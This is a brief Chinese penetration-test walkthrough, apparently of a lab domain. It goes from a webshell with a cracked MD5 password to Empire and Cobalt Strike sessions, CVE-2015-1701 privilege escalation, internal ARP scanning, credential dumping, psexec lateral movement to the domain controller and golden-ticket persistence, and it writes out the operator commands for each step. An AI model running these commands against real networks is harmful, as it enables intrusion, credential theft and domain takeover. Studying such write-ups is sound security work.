

下载大马下来看一下,密码是个md5加密
解开就是个简单的admins
可以正常登陆上去
会话迁移
接下来就可以转战内网了,由于是Windows服务器,这里就想尝试一下empire。上传马子上线之后可以执行相应模块的功能进行利用
usestager windows/launcher_bat

set Listener http

execute

agents

interact name

info


按习惯的来就是上线cs,这里试了几个插件,最后使用cve-2015-1701成功提权
️内网搜集
查看网络配置,有双网卡
shell ipconfig

扫描内网138网段存活主机
usemoudule /powershell/situational_awareness/netiwork/arpscan

set Range 192.168.138.0-192.168.138.254

execute

查看当前域和机器列表
横向移动

收集密码凭据
logonpasswd
psexec拿域控

利用smb上线其他主机,配置好smb监听器之后就可已选择扩散会话,成功上线DC
rev2self

make_token SUN\Administrator

jump psexec DC smb
权限维持

黄金票据
在拿下域控的前提下,通过minikalize获得krbtgt用户的加密密码和当前域的sid

生成黄金票据之后注入当前会话,之后就算域控更换密码了也能访问
